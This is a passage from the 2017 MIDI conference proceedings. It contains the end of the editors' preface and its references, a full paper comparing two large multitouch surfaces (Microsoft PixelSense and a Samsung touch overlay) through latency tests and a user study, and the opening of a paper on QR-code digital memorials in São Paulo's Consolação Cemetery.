In comparison to previous editions of MIDI [1, 2] this year, in addition to voice interfaces and speech synthesis, some novel topics have been reflected in submitted contributions, to name a few:

- deep learning for style search engine, which combines state-of-the-art visual object recognition and text queries to find furniture in suitable style and aesthetics,

- rapid VR, graphics, pose and location estimation, which allows for realistic cloth simulation on mobile devices, precise head pose estimation, use of VR in fire safety education, multimodal multi-device ecologies exploration;
- digital heritage, thanatosensitivity, for interaction with digital memorials.

A wide spectrum of other papers presented at the conference indicates how vital is the extended understanding of HCI for the modern IT. MIDI proceedings also address the timely challenges produced by the emergence of mobile computing as the most common interaction paradigm. In many papers interaction design is now considered as an important factor facilitating users' attitude to the interactive product, and shaping its attractiveness. This extended perspective opens an interesting research agenda, for reaching beyond traditional understanding of human-computer interaction, and also for treating interactive systems not only as engineering solutions, but also as services aimed to solve a specific user's problem. We believe that contributions in this area are particularly relevant as making sure that the abundance of data generated by computational artifacts around us used effectively is bound to be crucial in deterring how our lives will look in the near future.

We hope that these proceedings present a good record of the MIDI 2017 conference and will be a valuable resource for researchers in the vibrant interdisciplinary field of interaction design.

## REFERENCES

- [1] K. Marasek, A. Romanowski, M. Sikorski, M., "Proceedings of Conference on Multimedia, Interaction, Design and Innovation - MIDI '16" – in Proceedings of the 2016 Federated Conference on Computer Science and Information Systems, ser. Annals of Computer Science and Information Systems, M. Ganzha, L. Maciaszek, and M. Paprzycki, Eds., vol. 8. IEEE, 2016, pp. 1605 – 1692.
- [2] M. Sikorski., K. Marasek (eds.), "Proceedings of the International Conference on Multimedia, Interaction, Design and Innovation - MIDI '15", New York, USA, 2015, ACM Digital Library.
- [3] A. Følstad, P.B. Brandtzæg P.B. "Chatbots and the new world of HCI", in *Interactions*, 24, 4 (June 2017), pp. 38-42. DOI: <https://doi.org/10.1145/3085558>
- [4] R. J. Moore, R. Arar, G.-J. Ren, and M. H. Szymanski. "Conversational UX Design". in *Proceedings of the 2016 CHI Conference Extended Abstracts on Human Factors in Computing Systems* (CHI EA '17). ACM, New York, NY, USA, pp. 492-497. DOI: <https://doi.org/10.1145/3027063.3027077>
- [5] S. Lee, J. Lee, and K. Lee, "Designing Intelligent Assistant through User Participations", in *Proceedings of the 2017 Conference on Designing Interactive Systems* (DIS '17). ACM, New York, NY, USA, pp.173-177. DOI: <https://doi.org/10.1145/3064663.3064733>
- [6] <https://developer.amazon.com/public/solutions/alexa/alexa-skills-kit/docs/alexa-skills-kit-voice-interface-and-user-experience-testing>
- [7] <https://venturebeat.com/2016/12/02/7-predictions-for-voice-and-ai-in-2017/>
- [8] A. Das, S. Kottur, J. M. F. Moura, S. Lee and D. Batra. "Learning Cooperative Visual Dialog Agents with Deep Reinforcement Learning", arXiv:1703.06585
- [9] M. Stickdorn, J.Schneider, "This is Service Design Thinking". Amsterdam: BIS Publishers, 2010
- [10] W. Brenner, F. Uebernickel, "Design Thinking for Innovation". Springer, 2016.
- [11] C. Pinhanez, C. "A Service Science Perspective on Human-Computer Interface Issues of Online Service Applications", in *International Journal of Information Systems in Service Sector*, 1(2), pp. 17–35
- [12] J. Balata, Z. Mikovec, P. Bures, E. Mulickova, "Automatically Generated Landmark-enhanced Navigation Instructions for Blind Pedestrians" in Proceedings of the 2016 Federated Conference on Computer Science and Information Systems, ser. Annals of Computer Science and Information Systems, M. Ganzha, L. Maciaszek, and M. Paprzycki, Eds., vol. 8. IEEE, 2016, pp. 1605–1612.
- [13] I. Jelliti, A. Romanowski, and K. Grudzień "Design of crowdsourcing system for analysis of gravitational flow using x-ray visualization," in Proceedings of the 2016 Federated Conference on Computer Science and Information Systems, ser. Annals of Computer Science and Information Systems, M. Ganzha, L. Maciaszek, and M. Paprzycki, Eds., vol. 8. IEEE, 2016, pp. 1613–1619.
- [14] A. Kolakowska, "Towards detecting programmers' stress on the basis of keystroke dynamics" in Proceedings of the 2016 Federated Conference on Computer Science and Information Systems, ser. Annals of Computer Science and Information Systems, M. Ganzha, L. Maciaszek, and M. Paprzycki, Eds., vol. 8. IEEE, 2016, pp. 1621–1626.
- [15] P. Kucharski, P. Łuczak, I. Perenc, T. Jaworski, A. Romanowski, M. Obaid, and P. W. Woźniak, "APEOW: A Personal Persuasive Avatar for Encouraging Breaks in Office Work" in Proceedings of the 2016 Federated Conference on Computer Science and Information Systems, ser. Annals of Computer Science and Information Systems, M. Ganzha, L. Maciaszek, and M. Paprzycki, Eds., vol. 8. IEEE, 2016, pp. 1627–1630.
- [16] A. Landowska, and J. Miler, "Limitations of Emotion Recognition in Software User Experience Evaluation Context" in Proceedings of the 2016 Federated Conference on Computer Science and Information Systems, ser. Annals of Computer Science and Information Systems, M. Ganzha, L. Maciaszek, and M. Paprzycki, Eds., vol. 8. IEEE, 2016, pp. 1631–1640.
- [17] J. Lebieź, and M. Szwoch, "Virtual Sightseeing in Immersive 3D Visualization Lab" in Proceedings of the 2016 Federated Conference on Computer Science and Information Systems, ser. Annals of Computer Science and Information Systems, M. Ganzha, L. Maciaszek, and M. Paprzycki, Eds., vol. 8. IEEE, 2016, pp. 1641–1646.
- [18] P. Marti, and I Iacono, "Anticipated, Momentary, Episodic, Remembered: the many facets of User eXperience" in Proceedings of the 2016 Federated Conference on Computer Science and Information Systems, ser. Annals of Computer Science and Information Systems, M. Ganzha, L. Maciaszek, and M. Paprzycki, Eds., vol. 8. IEEE, 2016, pp. 1641–1655.
- [19] J. Miler, and A. Landowska, "Designing effective educational games - a case study of a project management game" in Proceedings of the 2016 Federated Conference on Computer Science and Information Systems, ser. Annals of Computer Science and Information Systems, M. Ganzha, L. Maciaszek, and M. Paprzycki, Eds., vol. 8. IEEE, 2016, pp. 1657–1661.
- [20] J. Muñoz-Alcántara, P. Kosnar, M. Funk, P. Markopoulos, "Peepdeck: a dashboard for the distributed design studio" in Proceedings of the 2016 Federated Conference on Computer Science and Information Systems, ser. Annals of Computer Science and Information Systems, M. Ganzha, L. Maciaszek, and M. Paprzycki, Eds., vol. 8. IEEE, 2016, pp. 1663–1670.
- [21] J-P. Selin, M. Rossi, "Simulation of Universal Design by a Functional Design Method and by Gamification of Building Information Modeling" in Proceedings of the 2016 Federated Conference on Computer Science and Information Systems, ser. Annals of Computer Science and Information Systems, M. Ganzha, L. Maciaszek, and M. Paprzycki, Eds., vol. 8. IEEE, 2016, pp. 1671–1674.
- [22] M. Szwoch, "Evaluation of Affective Intervention Process in Development of Affect-aware Educational Video Games" in Proceedings of the 2016 Federated Conference on Computer Science and Information Systems, ser. Annals of Computer Science and Information Systems, M. Ganzha, L. Maciaszek, and M. Paprzycki, Eds., vol. 8. IEEE, 2016, pp. 1681–1684.

- [23] P. Weichbroth, K. Redlarski, I. Garnik, "Eye-tracking Web Usability Research" in Proceedings of the 2016 Federated Conference on Computer Science and Information Systems, ser. Annals of Computer Science and Information Systems, M. Ganzha, L. Maciaszek, and M. Paprzycki, Eds., vol. 8. IEEE, 2016, pp. 1681–1684.
- [24] A. Wojciechowski, and R. Staniucha, "Mouth features extraction for emotion classification" in Proceedings of the 2016 Federated Conference on Computer Science and Information Systems, ser. Annals of Computer Science and Information Systems, M. Ganzha, L. Maciaszek, and M. Paprzycki, Eds., v. 8. IEEE, 2016, pp. 1685–1692.
- [25] A. Kołakowska, A. Landowska, M. R. Wróbel, D. Zaremba, D. Czajak, and A. Anzulewiczand, "Applications for investigating therapy progress of autistic children" in Proceedings of the 2016 Federated Conference on Computer Science and Information Systems, ser. Annals of Computer Science and Information Systems, M. Ganzha, L. Maciaszek, and M. Paprzycki, Eds., vol. 8. IEEE, 2016, pp. 1693–1697.
- [26] K. Szklanny, Ł. Homoncik, M. Wichrowski, and A. Wiczorkowska, "Creating an Interactive and Storytelling Educational Physics App", in Proceedings of the 2017 Federated Conference on Computer Science and Information Systems, M. Ganzha, L. Maciaszek, M. Paprzycki (eds). ACSIS, Vol. 11, 2017, pp. 1269–1273
- [27] K. Zhang, J. Suo, J. Chen, X. Liu, and L. Gaoand, "Design and Implementation of Fire Safety Education System on Campus based on Virtual Reality Technology", in Proceedings of the 2017 Federated Conference on Computer Science and Information Systems, M. Ganzha, L. Maciaszek, M. Paprzycki (eds). ACSIS, Vol. 11, 2017, pp. 1297–1300.
- [28] M. Möttus, D. Lamas, and L. Kuk, "Aesthetic Categories of Interaction: Aesthetic Perceptions on Smartphone and Computer", in Proceedings of the 2017 Federated Conference on Computer Science and Information Systems, M. Ganzha, L. Maciaszek, M. Paprzycki (eds). ACSIS, Vol. 11, 2017, pp. 1249–1256.
- [29] Z. Sroczynski, "User-Centered Design Case Study: Ribbon Interface Development for Point of Sale Software", in Proceedings of the 2017 Federated Conference on Computer Science and Information Systems, M. Ganzha, L. Maciaszek, M. Paprzycki (eds). ACSIS, Vol. 11, 2017, pp. 1257–1262.
- [30] I. Tautkute, W. Stokowiec, A. Możejko, and T. Trzeinski "What Looks Good with my Sofa: Ensemble Multimodal Search for Interior Design", in Proceedings of the 2017 Federated Conference on Computer Science and Information Systems, M. Ganzha, L. Maciaszek, M. Paprzycki (eds). ACSIS, Vol. 11, 2017, pp. 1275–1282
- [31] T. Nishijima A. Honda, and M. Ohki, "Proposal of an efficient rank-ordering method based on subjectivity", in Communication Papers of the 2017 FedCSIS, M. Ganzha, L. Maciaszek, M. Paprzycki (eds). ACSIS, Vol. 13, PIPS, 2017, pp. 361–364
- [32] G. J. Nalepa, B. Gizycka, K. Kutt, and J. K. Argasiński, "Affective Design Patterns in Computer Games. Scrollrunner Case Study", in Communication Papers of the 2017 FedCSIS, M. Ganzha, L. Maciaszek, M. Paprzycki (eds). ACSIS, Vol. 13, PIPS, 2017, pp. 353–360
- [33] D. Sielski, W. Kozakiewicz, M. Basiuras, K. Greif, and J. Santorek P. Kucharski, and K. Grudzień, "Comparative analysis of multitouch interactive surfaces", in Proceedings of the 2017 Federated Conference on Computer Science and Information Systems, M. Ganzha, L. Maciaszek, M. Paprzycki (eds). ACSIS, Vol. 11, 2017, pp. 1235–1238.
- [34] C. Maciel, V. C. Pereira, C. Leitão, R. Pereira, and J. Viterbo, "Interacting with Digital Memorials in a Cemetery: Insights from an Immersive Practice", in Proceedings of the 2017 Federated Conference on Computer Science and Information Systems, M. Ganzha, L. Maciaszek, M. Paprzycki (eds). ACSIS, Vol. 11, 2017, pp. 1239–1248.
- [35] A. Wojciechowski, K. Fornalczyk, "Robust face model based approach to head pose estimation", in Proceedings of the 2017 Federated Conference on Computer Science and Information Systems, M. Ganzha, L. Maciaszek, M. Paprzycki (eds). ACSIS, Vol. 11, 2017, pp. 1291–1295.
- [36] M. Wawrzonowski, D. Szajerman, M. Daszuta, and P. Napieralski, "Mobile devices' GPUs in cloth dynamics simulation", in Proceedings of the 2017 Federated Conference on Computer Science and Information Systems, M. Ganzha, L. Maciaszek, M. Paprzycki (eds). ACSIS, Vol. 11, 2017, pp. 1283–1290.
- [37] K. Szklanny, and S. Koszuta, "Implementation and verification of speech database for unit selection speech synthesis", in Proceedings of the 2017 Federated Conference on Computer Science and Information Systems, M. Ganzha, L. Maciaszek, M. Paprzycki (eds). ACSIS, Vol. 11, 2017, pp. 1263–1267.



# Comparative analysis of multitouch interactive surfaces

Dawid Sielski, Wiktor Kozakiewicz, Michał Basiuras, Klaudia Greif, Jakub Santorek,  
Przemysław Kucharski, Krzysztof Grudzień, Laurent Babout  
Institute of Applied Computer Science, Łódź University of Technology  
ul. Stefanowskiego 18/22, 90-924 Łódź, Poland

**Abstract**—The subject of this paper is to compare two different modality multi-touch interactive surfaces based on both: user experience and results of measurements in order to examine how different properties influence usefulness, in specific, their fitness to act as a "coffee table". Tests were conducted on the Microsoft PixelSense (AKA Surface) and a Samsung touch screen overlay both 40+ inches diagonally. The study covers analysis of obtained measurements and summary of user experience collected over a number of summits and experiments. While tests for both devices returned very similar results, with the overlay more favorable, neither device could truly fit the tested use case due to their inconvenience, form factor and other issues.

## I. INTRODUCTION

Touch enabled devices offer their users a fast and intuitive interface, and those properties skyrocketed the popularity of and demand for such solutions. Traditional control methods of electronic devices — in majority various buttons and switches — have started to become less popular while touch solutions have become cheaper, more accurate and efficient [1]. To best facilitate people with this type of interface, it is crucial to well define human tendencies, perception, behavioral patterns, as well as what constitutes as "common sense", or intuition, while using them [2], [3].

## II. TECHNOLOGY AND METHODS

### A. Technology

There are 3 devices of importance in this paper. The Microsoft PixelSense (AKA. Microsoft Surface, SUR40), Samsung Touch Overlay (both being under tests) and Basler camera (for testing). SUR40 is a touchscreen table with a built in desktop computer. It uses infrared transmitters and sensors mounted underneath the 40" screen itself to complement a more conventional capacitive touchscreen. Such a system can detect many inputs and differ their shapes.

The Samsung Touch overlay is a frame that can be mounted on a 40" TV screen to turn it into a touch screen. The sides of the frame contain built in infrared transmitters and on opposite sides receivers are mounted. This system can detect up to 6 inputs but will not distinguish their shapes.

For testing purposes a Basler ACE Camera ACA2040 180KC was used to measure time between relevant events. The camera itself is capable of capturing 180 frames per second with a resolution of 2046 pixels by 2046 pixels, although in these tests the camera was set to capture only 100 frames per second, due to the screens' 60 hertz refresh rate. The lens that was used for the Basler camera was the Computar M2518-MPW2 with a focal length equal to 16mm, an iris range of F2.0, and a 2/3" format.

### B. Input lag and multi-touch capability test

The test involved a Basler high-speed camera which was used to measure the interval between interaction with the screen and the device's reaction. A Google testing tool called cross touch latency was used. Two test were conducted. First using the click mode of the tool where a time stamp of the moment of the finger breaking contact with the touch area and a time stamp of the reaction (the screen going black) were captured via the high-speed camera. In the second test the reaction to a dragging action was assessed in a similar manner with the scroll mode. In both parts the camera was set to the side of a table looking at it in an angle to adequately distinguish the movement of the testing instrument while still being able to note the reaction of the testing tool.

In multi-touch capability test, the devices' ability to deal with multiple inputs was tested. This was done in three ways. First, using the Microsoft Paint application, which has multi-touch capability out of the box. During the test an increasing number of parallel lines was drawn at the same time. When one of the lines failed to be drawn, the test was considered as failed. The tests were repeated and accuracy changes noted. The second way involved devices such as phones. They were placed on the touch surface in random locations and the device's reaction was noted. The third way was a combination of the first and second, where a few phones were placed on the display and concurrently, parallel lines were drawn. With this, the device's ability to act as a "table" was tested.




Figure 1. Exemplary image to be recreated by the user.

### C. User study protocol

There were  $n=18$  participants. The group consisted mostly of students who attend technical studies. At the beginning, users were introduced to both of the devices on which they were asked to perform 4 prepared tasks. Participants were only told that the devices are controlled by touch. All of them had the same tasks in the same order.

In the first task users were asked to find a weather forecast on the Internet and then shortly report the weather for today and tomorrow. This task made the user use the device in a way that one would use on a daily basis and allowed us to gather their first impressions. Second task required the users to use MS Paint in order to reproduce simple picture of a human, a house and a cat. The third task invited the user into the touch enabled game called "Angry Birds". This task gave users the opportunity to gather opinions about the accuracy or the response time of the touch screen. During the fourth task users had to rewrite first four lines from famous Polish novel. This task allowed user for comparison of speed and accuracy of input during relatively simple task of tapping proper keyboard buttons manifested on the screen via the on-screen keyboard. Picture that was presented to recreate can be viewed as Figure 1.

For each task, the participant was asked to perform it on one device and then again on the other device. After each try, the user would rate, in a scale from one to ten, how comfortable with the device they felt executing specified task. The next two questions asked if the task would have been easier or more comfortable if they had access to a mouse and keyboard, or if they were performing it on a regular smartphone.

## III. RESULTS

Firstly, the input lag test provided information about time between user touching and a reaction visible for the user. During whole test twenty measures were performed from which it can be said that their response times are very close to each other because for the PixelSense it was 146.0 ms (std: 8.6 and median: 145) and for Touch Overlay it was 148.1 ms (std: 11.8 and median: 140).

Secondly, multi-touch capability test were performed for both PixelSense as well as for Touch




Figure 2. Users level of comfort while searching for information.

Overlay devices. For the first test, the PixelSense supported drawing up to 10 lines in Paint. After seven lines a noticeable loss of accuracy was recorded. As Paint only uses 10 touch points, the built-in Surface Shell was used for further testing. Up to 35 touch points were recorded as working before the size of the display made distinguishing any more difficult. Only objects with conductive surfaces could be used to interact with the screen. The screen would often recognize the palm of the hand as a touch point. For the second test, the PixelSense recognized the phones as touch points in the middle of their center of mass fairly well. Some devices, however, would not be recognized by the device, and some would cause glitches when put too close together. For the third test, the phones placed on PixelSense would correctly register as a touch point and would not otherwise interfere from drawing other parallel lines.

Next, Samsung Touch Overlay was tested. For the first test, the overlay supported up to six concurrent lines in Paint. Drawing them too close to each other caused accuracy problems. Items such as pens could be used to interact with the screen. For the second test, the overlay would not recognize the phone as a touch point, unless only a single corner of it was close to the screen at a time. For the third test, a placed phone or other obstruction would prevent any touch near it in a cross formation from registering.

### A. User study

Results from the user study are presented in Fig. 2 - 5. Fig. 2 shows information about level of comfort during first task was presented. Moreover in this task the Touch Overlay got the better ending score because the average level of comfort was at 7.6 (std: 1.8, median: 8) than the PixelSense which got 5.3 (std: 1.4, median: 5).

During second test users were asked to replicate a simple drawing. The average level of comfort on Touch Overlay was at 6.3 (std: 2.0, median: 7) and on the PixelSense at 6.1 (std: 2.1, median: 7).

Additionally in this test users were asked to provide level of satisfaction after performing the drawing test. The results can be found in Figure 4.




Figure 3. Users level of comfort while drawing in paint.




Figure 6. Users level of comfort while typing.




Figure 4. Users level of satisfaction on completing drawing in paint.

The summarized results are as follows. On Touch Overlay average score was at 6.3 (std: 2.5, median: 7) and on PixelSense at 5.0 (std: 2.5, median: 7).

The following test was focused on performance during the game "Angry Birds". Once more users graded their comfort during the test (the results can be seen on Figure 5), the following results were obtained. On the Touch Overlay average level of comfort was at 5.5 (std: 2.3, median: 6) and on PixelSense 5.1 (std: 2.0, median: 5)

Last part involved potential users in typing part of a text. The total results can be viewed in Figure 6. On Touch Overlay average was at 6.2 (std: 1.5, median: 6) and on PixelSense at 6.0 (std: 1.9, median: 6).

#### IV. DISCUSSION

Tests on Input lag for both devices suggest a response time of around 150 milliseconds, while average response time of a human lands between 200 and 250 milliseconds. During user tests the lag did not however raise any complaints. Nonetheless, it is high enough to influence activities requiring




Figure 5. Users level of comfort while playing game (Angry Birds).

quick reaction times and this issue should be further investigated.

Multi-touch capability test was conducted in order to ascertain the viability of use by multiple users or with obstructions in form of phones or cups at the surface. While results indicate over-performance of PixelSense over Touch Overlay in handling objects placed on the surface, many people are already accustomed to using no more than 2 fingers to operate an interface. Hence, the overlay could be used by 3 people at once without issues, and as long as it is clear of any obstructions, could function as a coffee table. The biggest issues with such a configuration may in fact be the form factor of the overlay (no space to place hands) and the small viewing angle of the screen. On the other hand, the PixelSense, with a dedicated area for elbows and a great viewing angle, fails in a practical sense. The infrared touch supplement is extremely sensitive and frequently turns everything from the user's palm to a sleeve into a touch, resulting in less accuracy.

The first task of searching for the weather went well on both devices. Participants generally claimed that working with the Touch Overlay was easier than the PixelSense. Only a few judged the Touch Overlay as less accurate, in part because of the attachment of the device a few millimeters above the screen. Another issue that was brought up was the roughness of the digitizer not being fit for a touch device.

The painting exercise on PixelSense often required to inform participants about the infrared sensor position. After adjusting by moving the arm higher, the task could be completed, but not without comments that such a position is unnatural. The results of the task on both devices were satisfactory for most participants, who also noted that the device is more fit to it than a mouse or a phone. On the other hand users reported video game experience as much less satisfactory. Large number of participants could not reliably make 'hold and drag' motion and felt that whatever they succeed or not is random. During typing task many participants noted that the hand position required to use the touch keyboard was unusual and slowed

them down. Standing up or adjusting the device's angle helped some of them.

Additionally, results from User study was applied to student T test from which it can be stated that the averages of results from both devices are significant different ( $t = 2.496945$ ,  $p < 0.014848$ )

## V. FUTURE WORK

There exists a large swath of work that has to be done in the future to truly find out about themviability of large size touch screen devices in consumer situations. If they are to be installed as coffee tables, for example, a big amount of attention must be paid to the device's ability to deal with multiple users at the same time and to deal with objects placed on it in an intelligent way. However, even the best touch screen means nothing if users do not feel like they are enjoying an experience which is worth the money they spent, or at least one that is meaningfully different from the one they could have simply using a regular computer or smart-phone [4]. Thus, apart from research aimed to improve the hardware, research to find better use cases and create better suited applications is also needed. Also more devices should be tested [5] possibly with more than one person [6].

Also the field of persuasive systems could benefit from incorporating disputed technology [7]. It is interesting if multitouch devices of large screen, when widely available could support specific mundane tasks such as scientific image annotation by ordinary users, as proposed through online crowdsourcing systems recently [8] [9]. In fact there is a need of users of a process tomography domain for constructing a specialized system for presenting and visualising the raw and reconstructed measurement data such as available here [9] [8] [10] [11].

## VI. CONCLUSIONS

This paper shows a comparative study for two can be used with success for educational purposes [12]. modality interactive multitouch surfaces in terms of multi-user use. Both tested devices are clearly fit for the task of becoming a table in the living room, with the Samsung Overlay seemingly being the more convenient choice, yet generally users are less than eager to use these kind of devices because of their inconsistent touch experience. In order for them to be more popular, performance and usability should be improved in order for the users willing to switch from ordinary devices to multi-modal touch interactive surfaces. The devices were not versatile enough, with users quickly becoming disinterested after learning their flaws. Additionally, software support for multiple users is currently low, with

few applications capable of handling more than one person (even two fingers only each). Another thing that prevent both devices from becoming a table is their inherent fragility and reluctance of users to place objects on them. This technology, however, can be used with success for educational purposes [12].

## REFERENCES

- [1] C. Muller-Tomfelde and M. Fjeld, "Tabletops: Interactive Horizontal Displays for Ubiquitous Computing," *Computer*, vol. 45, pp. 78–81, 2012.
- [2] A. Wojciechowski, K. Fornalczyk, "Camera navigation support in a virtual environment," *Bulletin of the Polish Academy of Sciences-Technical Sciences*, vol. 61, no. 4, pp. 871–884, 2015.
- [3] J. Gerken, H.-C. Jetter, T. Schmidt, and H. Reiterer, "Can "touch" get annoying?" in *ACM International Conference on Interactive Tabletops and Surfaces*, ser. ITS '10. New York, NY, USA: ACM, 2010, pp. 257–258. [Online]. Available: <http://doi.acm.org/10.1145/1936652.1936704>
- [4] A. Wojciechowski and K. Fornalczyk, "Single web camera robust interactive eye-gaze tracking method," *Bulletin of the Polish Academy of Sciences-Technical Sciences*, vol. 63, no. 4, pp. 879–886, 2015.
- [5] P. Kucharski, A. Romanowski, K. Grudzień, and P. Woźniak, "TomoSense: Towards Multi-Device Spatial Awareness Based on Independent Plane Sensing," in *Cross Surface 2016 at ACM CHI '16*, 2016.
- [6] P. Wozniak, N. Goyal, P. Kucharski, L. Lischke, S. Mayer, and M. Fjeld, "RAMPARTS," in *Proceedings of the 2016 CHI Conference on Human Factors in Computing Systems - CHI '16*. New York, New York, USA: ACM Press, 2016, pp. 2447–2460. [Online]. Available: <http://dl.acm.org/citation.cfm?doid=2858036.2858491>
- [7] P. Kucharski, P. Luczak, I. Perenc, T. Jaworski, A. Romanowski, M. Obaid, and P. W. Woźniak, "A personal persuasive avatar for encouraging breaks in office work." *Proceedings of the 2016 Federated Conference on Computer Science and Information Systems*, vol. 8, p. 1627–1630, 2016. [Online]. Available: <http://dx.doi.org/10.15439/2016F491>
- [8] I. Jelliti, A. Romanowski, and K. Grudzień, "Design of crowdsourcing system for analysis of gravitational flow using x-ray visualization," in *Proceedings of the 2016 Federated Conference on Computer Science and Information Systems*, ser. *Annals of Computer Science and Information Systems*, M. Ganzha, L. Maciaszek, and M. Paprzycki, Eds., vol. 8. IEEE, 2016, pp. 1613–1619. [Online]. Available: <http://dx.doi.org/10.15439/2016F288>
- [9] C. Chen, P. W. Woźniak, A. Romanowski, M. Obaid, T. Jaworski, J. Kucharski, K. Grudzień, S. Zhao, and M. Fjeld, "Using crowdsourcing for scientific analysis of industrial tomographic images," *ACM Trans. Intell. Syst. Technol.*, vol. 7, no. 4, pp. 52:1–52:25, Jul. 2016. [Online]. Available: <http://doi.acm.org/10.1145/2897370>
- [10] K. Grudzien, Z. Chaniecki, A. Romanowski, M. Niedostatkiewicz, and D. Sankowski, "Ect image analysis methods for shear zone measurements during silo discharging process," *Chinese Journal of Chemical Engineering*, vol. 20, no. 2, pp. 337 – 345, 2012. [Online]. Available: <http://www.sciencedirect.com/science/article/pii/S1004954112603966>
- [11] K. Grudzien, A. Romanowski, and R. A. Williams, "Application of a bayesian approach to the tomographic analysis of hopper flow," *Particle and Particle Systems Characterization*, vol. 22, no. 4, pp. 246–253, 2005. [Online]. Available: <http://dx.doi.org/10.1002/ppsc.200500951>
- [12] P. Dillenbourg and M. Evans, "Interactive tabletops in education," *International Journal of Computer-Supported Collaborative Learning*, vol. 6, no. 4, pp. 491–514, 12 2011. [Online]. Available: <http://link.springer.com/10.1007/s11412-011-9127-7>

## Interacting with Digital Memorials in a Cemetery: Insights from an Immersive Practice

Cristiano Maciel, Vinicius  
Carvalho Pereira  
Universidade Federal de Mato Grosso  
Cuiabá - MT - Brazil  
{crismac;viniciuscarpe}@gmail.com

Carla Leitão  
Pontifícia Universidade  
Católica do Rio de Janeiro  
Rio de Janeiro - RJ - Brazil  
cfaria@inf.puc-rio.br

Roberto Pereira  
Universidade Federal do  
Paraná  
Curitiba - PR - Brazil  
robertop.ihc@gmail.com

José Viterbo  
Universidade Federal  
Fluminense  
Niterói - RJ - Brazil  
viterbo@ic.uff.br

□

**Abstract** — This research intends to analyze how users that are also HCI designers relate to the interaction with digital memorials linked to graves through QRcodes. To do so, we have carried out an immersive practice in the Consolação Cemetery (São Paulo, Brazil), where that technology is used to tag the graves of famous deceased people and to guide the visitors in the site. Those QR code tags link the graves to an online application for digital memorials called MemoriAll. To address the problem, this paper analyzes the data collected from the surveys answered by the research subjects before and after the immersive practice, along with data from a semiotic inspection of MemoriAll.

### I. INTRODUCTION

IN the last years, cemeteries have undergone several changes, from the architecture of graves (which are now considerably smaller and cheaper) to the reasons why people visit those sites. Besides visitors who want to remember or pay homage to deceased relatives or friends in front of their graves, there is now a growing number of tourists going to cemeteries. They are mainly interested in funerary art or graves of famous people, which help preserving the collective memory of a social group. Some cemeteries are considered landmarks for sightseeing, such as Père-Lachaise, in Paris (France), and La Recoleta, in Buenos Aires (Argentina). Therefore, there is also a growing use of digital technologies in the visits to those places, similar to what happens in museums other cultural sites [28].

Technology-mediated visits to these spaces may permit experiences beyond the immediate interaction with physical objects. With a simple mobile device, a visitor in a cemetery can access information about the deceased or about works of funerary art by means of a QR Code<sup>1</sup>. According to Cann [4], “QR codes transfer the dead from the cemetery to the realm of the living by giving the living a connection to the deceased that can be accessed anywhere.”

In general, QR codes in cemeteries permit the access to digital memorials, where different kinds of data about the deceased (photos, videos, textual information etc.) can be found. This technology creates a connection between the physical place where the deceased’s remains are buried and some virtual representations of what that person had been in life. Some digital memorials on the web permit paying homage to the dead [1] or even performing some religious

rites. They comprise a very specific kind of system, which can be modeled with social network elements [9], but the solutions designers can come up with are still limited by their beliefs and taboos on death [13].

Facing this context, the following questions arise: do these systems meet users’ expectations? How do HCI designers see these systems? This research intends to analyze how users that are also HCI designers relate to the interaction with digital memorials linked to graves through QR codes. To do so, we have carried out an immersive practice in the Consolação Cemetery (São Paulo, Brazil), where that technology is used to tag the graves of famous deceased people and to guide the visitors in the site. Those QR code tags link the graves to an online application for digital memorials called “MemoriAll<sup>2</sup>”. The profiles of the dead in MemoriAll include different data, such as biography, family tree, photos, messages, videos, obituary etc.

The use of digital technologies like QRcodes in Brazilian cemeteries is still very recent, which reinforces the need to carry out studies about them in that country. More generally speaking, many other cultures and countries do not use automated technologies in cemeteries, so there is a gap to develop, innovate and experiment on this area.

In order to address the aforementioned problem, this paper analyzes the data collected from the surveys answered before and after the immersive practice, along with data from a general semiotic analysis of MemoriAll.

### II. METHODOLOGY

To carry out this exploratory field study, we opted for a participant observation [13] to collect data. Considering the characteristics of the immersive practice, its planning and preparation demanded great effort from the researchers.

The immersive practice in the Consolação Cemetery herein described was carried out during the 7<sup>th</sup> edition of the *Workshop on Human-Computer Interaction Aspects in the Social Web*, within the *Brazilian Symposium on Human Factors in Computer Systems*, in São Paulo. The workshop promoted the debate about opportunities and challenges that Social Web poses to the Brazilian community of researchers on HCI regarding digital legacy. Among other activities, the organizers of the workshop proposed the qualitative research herein reported, in order to articulate theoretical discussions and practical activities within the domain of digital legacy.

In the workshop’s morning shift, participants discussed digital legacy and digital memorial issues. In the afternoon,

<sup>1</sup> Quick Response Code, a machine-readable optical tag usually linked to extra information about the object to which it is attached

<sup>2</sup> <http://MemoriAll.com.br/>



